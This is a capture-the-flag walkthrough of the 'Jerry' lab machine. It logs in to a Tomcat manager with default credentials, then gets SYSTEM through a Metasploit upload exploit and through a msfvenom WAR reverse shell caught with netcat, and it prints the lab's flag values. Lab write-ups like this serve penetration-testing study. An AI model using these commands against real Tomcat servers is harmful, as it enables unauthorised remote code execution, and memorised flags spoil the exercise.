




Jerry :




First let’s scan our target with nmap



```
root@kali:~# nmap -A 10.10.10.95
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 00:49 CET
Nmap scan report for 10.10.10.95
Host is up (0.058s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88
```

We see the port 8080/tcp is open as http and a server Apache Tomcat is running. Let’s browse the server.



Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:

Security Considerations HOW-TO

Manager Application HOW-TO

Clustering/Session Replication HOW-TO

Developer Quick Start

Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

`$CATALINA_HOME/conf/tomcat-users.xml`

In Tomcat 7.0 access to the manager application is split between different users. Read more...

Documentation

Tomcat 7.0 Documentation

Tomcat 7.0 Configuration

Tomcat Wiki

Find additional important configuration information in:

Getting Help


FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion

We see a tomcat default webpage, with three buttons, Server Stauts / Manager App / Host Manager, let’s try access Manager App.




Authentication Required

http://10.10.10.95:8080 is requesting your username and password. The site says: “Tomcat Manager Application”

User Name:

Password:

The server ask username and password, let’s press cancel.



401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only


The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App HOW-TO.

In the redirection page, we see username = tomcat and password = s3cret.

Let’s try again to access Manager App and connect with those default credentials.



Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

WAR file to deploy


Select WAR file to upload

No file selected.

It’work ! Once connected you see you can deploy war file. Maybe make a reverse shell in war extension ?


Exploitation Metasploit Way :

First let’s launch metasploit, and search tomcat exploit.




```
   exploit/multi/http/tomcat_mgr_upload                          2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Exe
cution
```

We see a potential exploit, who will upload code execution into tomcat Manager.
Let’s use this exploit.




```
msf exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  s3cret           no        The password for the specified username
   HttpUsername  tomcat           no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST         10.10.10.95      yes       The target address
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```

Once the exploit ready with the target / port / credentials let’s run it.




```
msf exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 10.10.13.91:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 0IkxvQrgE3gt80gHivwvLuc0Zo4...
[*] Executing 0IkxvQrgE3gt80gHivwvLuc0Zo4...
[*] Undeploying 0IkxvQrgE3gt80gHivwvLuc0Zo4 ...
[*] Sending stage (53845 bytes) to 10.10.10.95

meterpreter > 
```

And we are in !
After some research we discover we are admin.



```
meterpreter > sysinfo
Computer    : JERRY
OS          : Windows Server 2012 R2 6.3 (amd64)
Meterpreter : java/windows
meterpreter > shell
Process 1 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>
```


So let’s get both flags !



```
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40776/rwxrwxrw-   0     dir   2018-06-18 22:31:28 +0200  Administrator
40777/rwxrwxrwx   4096  dir   2018-06-19 03:31:34 +0200  All Users
40777/rwxrwxrwx   0     dir   2013-08-22 18:08:06 +0200  Default
40777/rwxrwxrwx   8192  dir   2013-08-22 18:08:06 +0200  Default User
40776/rwxrwxrw-   4096  dir   2013-08-22 17:39:32 +0200  Public
100777/rwxrwxrwx  174   fil   2013-08-22 17:37:57 +0200  desktop.ini
```

There is only Administrator, no users, go into Administrator Desktop and let’s see what we will found.


We see a flags dir, go into it and we finally see a text file with name 2 for the price of 1.txt, cat the file as meterpreter, or type as shell and you will got user.txt and root.txt flag !



```
meterpreter > ls
Listing: C:\Users\Administrator\Desktop\flags
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100776/rwxrwxrw-  88    fil   2018-06-19 06:11:36 +0200  2 for the price of 1.txt

meterpreter > cat '2 for the price of 1.txt'
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90emeterpreter >
```


Exploitation Manual Way :

Let’s make a war reverse shell with msfvenom.




```
root@kali:~# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.13.91 LPORT=4444 -f war > payload.war
Payload size: 1090 bytes
Final size of war file: 1090 bytes
```

Browse and Deploy it into the tomcat manager once logged.




WAR file to deploy

Select WAR file to upload payload.war




/payload	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Start a netcat listener and browse the war reverse shell.




10.10.10.95:8080/payload/




```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.12.75] from (UNKNOWN) [10.10.10.95] 49202
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>
```

Once in, you discover you are admin.



```
C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system
```

Let’s get the flag !



```
C:\Users\Administrator\Desktop\flags>type *
type *
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
C:\Users\Administrator\Desktop\flags>
```